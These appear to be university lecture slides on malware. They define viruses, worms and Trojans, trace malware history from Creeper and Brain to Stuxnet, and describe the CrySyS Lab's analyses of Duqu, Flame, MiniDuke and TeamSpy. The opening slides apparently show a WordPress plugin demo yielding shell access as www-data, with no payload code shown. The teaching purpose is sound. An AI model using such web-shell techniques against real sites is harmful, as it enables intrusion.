
[Activate Plugin](#) [Return to Plugin Installer](#)

Thank you for creating with [WordPress](#).

Version 5.2.4

Windows Taskbar icons: File Explorer, Edge, File Explorer, Mail, Firefox, Chrome, File Explorer

System tray icons: Volume, Battery, Network, Sound, ENG, 22:20, 2019. 10. 20., 3 notifications



/cygdrive/c/boldi

```
-rw-r--r-- 1 www-data nogroup 5920 Mar 14 2019 class-wp-widget-archives.php
-rw-r--r-- 1 www-data nogroup 2867 Jan 14 2019 class-wp-widget-calendar.php
-rw-r--r-- 1 www-data nogroup 6072 Jan 14 2019 class-wp-widget-categories.php
-rw-r--r-- 1 www-data nogroup 12114 Apr  8 2019 class-wp-widget-custom-html.php
-rw-r--r-- 1 www-data nogroup 7183 Aug 16 2018 class-wp-widget-links.php
-rw-r--r-- 1 www-data nogroup 6070 Apr  2 2019 class-wp-widget-media-audio.php
-rw-r--r-- 1 www-data nogroup 7275 Mar  5 2019 class-wp-widget-media-gallery.php
-rw-r--r-- 1 www-data nogroup 11969 Apr  8 2019 class-wp-widget-media-image.php
-rw-r--r-- 1 www-data nogroup 8396 Apr  2 2019 class-wp-widget-media-video.php
-rw-r--r-- 1 www-data nogroup 14042 Apr  2 2019 class-wp-widget-media.php
-rw-r--r-- 1 www-data nogroup 3636 Jan 14 2019 class-wp-widget-meta.php
-rw-r--r-- 1 www-data nogroup 5000 Aug 16 2018 class-wp-widget-pages.php
-rw-r--r-- 1 www-data nogroup 5924 Aug 16 2018 class-wp-widget-recent-comments.php

-rw-r--r-- 1 www-data nogroup 5060 Aug 16 2018 class-wp-widget-recent-posts.php
-rw-r--r-- 1 www-data nogroup 3867 Nov 30 2017 class-wp-widget-rss.php
-rw-r--r-- 1 www-data nogroup 2673 Nov 30 2017 class-wp-widget-search.php
-rw-r--r-- 1 www-data nogroup 5828 Aug 16 2018 class-wp-widget-tag-cloud.php
-rw-r--r-- 1 www-data nogroup 21195 Apr  8 2019 class-wp-widget-text.php
```

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

pwd

/home/vblog



22:19
2019. 10. 20.



This is the last slide. Really it is.

Thank You for your attention!



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Malicious software / Malware

VIHIAC01 – IT Security

Boldizsár Bencsáth

CrySyS Lab, BME

bencsath@crysystech.hu

Malware

- malware = malicious software
 - a.k.a. malicious code or malcode
- any code that can be added to a software system in order to intentionally cause harm or subvert the intended function of the system
- generic term that encompasses viruses, worms, Trojans, and other intrusive code



Basic types of malware

- virus
- worm
- Trojan horse

note: categorization has become increasingly difficult, because recent malware often combine the characteristics of multiple basic types

Basic types of malware


- virus
 - when executed, replicates itself by inserting its own copies (possibly modified) into other computer programs, data files, or the boot sector of hard drives (or other bootable storage media)
 - » affected program/file/medium is said to be *infected* and it serves as the *host* for the virus
 - in order to function, viruses require their hosts
 - » virus code is executed when host program/file/medium is executed/opened
 - » the virus spreads from one system to another by moving the infected host programs/files/media to other systems
 - besides replicating, the virus may perform some harmful activity
 - » e.g., steal information, delete files, or display unwanted messages
- worm
- Trojan horse

Basic types of malware


- virus
- worm
 - standalone computer program that replicates itself in order to spread to other computers
 - » unlike a virus, it does not need to attach itself to a host program/file/medium
 - often, it uses a computer network for spreading, relying on exploitable security vulnerabilities on the target computer to infect it
 - besides replicating, the worm may perform some harmful activity
 - » e.g., steal information, delete files, or display unwanted messages
 - » extensive bandwidth usage by the spreading of the worm may itself cause harm
- Trojan horse

Basic types of malware

- virus
- worm
- Trojan horse
 - standalone computer program that appears to perform some useful function, but it (also) performs some harmful activity
 - » e.g., steal information, provide a *backdoor* (Remote Access Trojan – RAT)
 - » may function as a *time bomb* (harmful activity is triggered at a specific time or by a specific event)



History – overview



History – early years

SINGLE SYSTEM AGE

FLOPPY DISK AGE

1949



John Von Neumann lectures about "Theory and Organization of Complicated Automata"

1971

Bob Thomas creates "Creeper", a self-replicating program that spreads across the APRANET (preInternet), displaying the message:

"IM THE CREEPER, CATCH ME IF YOU CAN"

"Reaper" was then created to search out creeper and destroy it - thus becoming the first anti-virus program.

1974



The "Wabbit" program 'fork bombs' across a single computer, making copies of itself and overloading system performance before finally crashing the computer.

1981

1983

"Cascade" – a self-encrypting virus – infects COM files while producing a falling text effect on the screen.

A case of Cascade at IBM Belgium leads IBM to start its own antivirus product development.



The "Brain" Boot-Sector virus – the first MS-DOS compatible virus goes 'wild,' spreading beyond Lahore, Pakistan. Its creators had no malicious intent, and were interested in protecting their own medical software from piracy. Brain used floppy disks to transmit, and would replace the disc label with the message:

Welcome to the Dungeon © 1986 Basit + Amjad (bvt) Ltd.
BRAIN COMPUTER SERVICES
730 NIZAM BLOCK ALLAMA IQBAL TOWN
LAHORE-PAKISTAN PHONE:
430791, 443248, 280530.
Beware of this VIRUS....
Contact us for vaccination...


1986

Frederick Cohen describes self-replicating computer programs. Later Cohen develops computer virus defense techniques, maintaining that there is no perfect algorithm for detecting every possible virus.

1987

15-year-old Richard Skrenta writes a program called Elk Cloner, which uses a boot-sector tactic to infect computers through floppy disks.

History – Internet age



Recent epoch

- mass malware development is driven by cybercrime
- malware for smart devices proliferate
- malware is extensively used in state sponsored targeted attacks (cyberwar?)



Potyogós virus - cascade

- Back from 1987 – the starting time of the new era for viruses
- 1071 byte
- First virus that caused mass infection in Hungary
- Encrypts itself in some form (no, not AES, nor RSA)
- Nasty code: after some time, characters started to fall off the screen
- TSR code
- <http://www.youtube.com/watch?v=UWLg6tTeQRg>
- Also check: <http://kannan.jumbledthoughts.com/index.php/21-virus-and-other-malware-payload-videos/>

Potyogós – in action

COUNTRY.S S	COUNTRY.TXT	DEBUG.EXE	EDIT.COM	EXPAND.
FDISK.EXE Y	FORMAT.0M	KEYB.COM	KEYBOARD.SYS	MEM.EXEEEXE
NETWORKS. X	NLSFUNCXE	OS2.TXT	QBASIC.EXE	README.T
SCANDISK. X	SYS.COM.E	XCOPY.EXE	CHOICE.C M	DEFrag.EXT
DEFRAG.H T	DELOLDOS.E E	DOSHELP.HLP	EGA.CPI O	EGA2.CPIXE
EGA3.CPI E T	EMM386.EXE	KEYBRD2.YS	MSCDEX.E E	SCANDISK.INI
ANSI.SYSLP E	APPEND.E E	CHKSTATESSYS	DBLWIN.H	DELTREE.EXE
DISKCOMP. O	DISKCO M	DISPLAY..Y	DOSKEY.X	DRUSPACE EX
DRUSPACE.CL	DRUSPAPYX F	DRUSPACE S	MSD.EXECLP	REPL CE..XEE
STORE. H	HELP.HCE.C	DRIVER.SS S	EDIT.HLPOM	FAST ELPE X
STOPENEXE	FC.EXELP X	FIND.EXE.SYS	GRAPHICS COM	GR P I S
LP.0M.EX	HIMEM.SY.IO	INTERLNKYE E	I TER UR. XE	L . X
READF X C M	E MAKERS NE	MEMMAKER	M MMA ER N	M C M
FA OU B OM	E.COM.E	MOVE E H	OO L	P . X
HE C 3	DR VE.S S	SE E E	E	S E
LO I L 6P	R N.E E	M H		S
MON M X	O .C M	F X		A
QBASIC.	U B O 6			H
SMARTDR. 1 C M	X4,300 . .			A H C .
TREE.CO.	M M Y9 0 4 TUER .		M S	ABEL E .
COMMANDH	ROR X	ARTMXEX	E K .	ODE. O E
C:\DOS>U 8	SAM I T O	INTD.N.	MST LS..	OWER E E
C:\DOS>M.P E	UMA TMAC. M	S NFIGO38 L	SHAR .EXDE	IZER.EXEE
C:\DOS>.CEME	ANFORME3,01	Ubytes.UMBBLP	SORT.EXEEI	UBST.EXEPRO
C:\DOS>930f i e s)UTOEX30,84 , 2 Cbytes.freeP			PRINT.EXEL F	UNDELETE.EXE

Targeted Attacks

- Although many expected, nobody knew how the era of targeted attack, cyber warfare will start.
- Hype began with Stuxnet, but maybe not the first case (Hydraq, DoS attacks, etc.)
- Lot of new cases: Stuxnet, Duqu, RSA, Chemical plants, Mitsubishi Heavy Industries, Illinois water system (?),...

(Additionally: Anonymous, Lulzsec, etc..)

- APT: Advanced Persistent Threat -> this definition emphasizes power of the attacker over our inability to have control on our system
- New approach is needed against APT, Targeted Attacks

CrySyS Lab - activities

- 09/2011 discovery, naming, and first analysis of **Duqu** malware
- 05/2012 published detailed technical analysis on **Flame** (sKyWIper) malware
- 02/2013 Together with Kaspersky Labs, we published information on the **MiniDuke** malware
- 03/2013 After the joint work with NSA HUN, we published results of investigations on the **TeamSpy** campaign

Our main contributions / Duqu

- Discovery, naming, and **first analysis of Duqu**
 - wrote the first 60-pages report – show the striking similarities with Stuxnet
 - shared our analysis with major anti-virus vendors and with Microsoft
 - an anonymized and shortened version of this report was published as an appendix of the first Symantec report on Duqu
- **Identification of the dropper**
 - MS word document with a 0-day Windows kernel exploit
 - made the dropper available to Symantec that sanitized and shared it with other anti-virus vendors and Microsoft
- Development and open-source distribution of a **Duqu detector toolkit**
 - based on heuristics, follows a different approach than signature based malware detection
 - detects live Duqu instances and remains of an earlier infection by Duqu
 - a real-life experiment resulting in much insight on the whole case
- **Mediators of information sharing** for efficient security response
 - delicate position – lot of trust needed
 - How and what to share?
 - Conflict of interest among parties
 - Successful sharing of the sample from a private company – privacy, anonymity concerns
 - Took the most time

Flame

- In May/2012 we participated in an international collaboration to investigate a novel malware, we called it sKyWIper
- 27/05 – National CERT of IRAN (Maher) disclosed they are investigating a malware “Flamer”
- 28/05 – CrySyS released initial tech report on Flame/sKyWIper; Kasperksy released details about their work on “Flame”.
- ~ 10000 victims, Middle East (Iran, Sudan), corresponding malware samples: Gauss, SPE/MiniFlame.
- Check out C&C analysis made by Symantec and Kaspersky

Miniduke

- FireEye found a document with 0-day PDF exploit on 12/02/2013
- PDF documents that use the same 0-day vulnerability, but the different malware module were found
- The documents were suspicious – we expected that the attackers use them against high-profile targets
- ~60 victim IP addresses found, many high profile targets in governments and organizations (even NATO)
- Investigations were finished within a week, we disclosed all relevant information about the malware and the victims to the appropriate organizations
- Not the malware, but the attack campaign is of main interest – Relation to Ukraine?!

Teamspy

- In March 2013 Hungarian National Security Authority (NSA HUN) asked for our support to further work on an already identified attack
- We obtained and analyzed many new malware samples, investigated a number of C&C servers and obtained victim lists
- There are multiple waves of attack campaigns done by some group in the last 8 years
- Two main malware technologies: One “standard” proprietary botnet client, one based on TeamViewer abuse
- Main goal of the attackers: targeted attacks to steal information
- Traces show that attackers were active from 2004
- Some of their tools were already known for years by A/V companies, but the whole story was never identified (missing threat intelligence)

What we have done in Duqu case?


- Yes, we are the Lab who discovered Duqu.
- In early September, during the investigation of an incident CrySyS Lab found a suspicious executable, the reference info stealer / keylogger component of Duqu.
- Later during forensics activities we identified components used for the incident. We made an initial analysis and disclosed results with researchers and limited number of companies. The cut-down version of our analysis was embedded into Symantec's report as an appendix (18/Oct/2011)
- The dopper/installer component in this case was recovered late October. After proving that it contains a 0-day vulnerability, we organized the collaborated handling of the threat, this resulted public disclosure of the information on 01/Nov/2011
- More information on the ongoing case is under NDA. Technical details are already public.

Duqu/Stuxnet comparison at a glance

Feature	Stuxnet	Duqu
Modular malware	✓	✓
Kernel driver based rootkit	✓	✓ very similar
Valid digital signature on driver	Realtek, JMicron	C-Media
Injection based on A/V list	✓	✓ seems based on Stux.
Imports based on checksum	✓	✓ different alg.
3 Config files, all encrypted, etc.	✓	✓ almost the same
Keylogger module	Duqu 😊	✓
PLC functionality	✓	✗ (different goal) Stuxnet 😊
Infection through local shares	✓	Possible – Symantec
Exploits, 0-day	✓	Zero-day word, win32k.sys
DLL with modules as resources	✓ (many)	✓ (one)
RPC communication	✓	✓
Port 80/443, TLS based C&C	?	✓ similar
Special “magic” keys, e.g. 790522, AE	✓	✓ lots of similar
Virtual file based access to modules	✓	✓
Careful error handling	✓	✓
Initial, dropper, deactivation timer	✓	✓
Configurable starting in safe mode/dbg	✓	✓ (exactly same mech.)

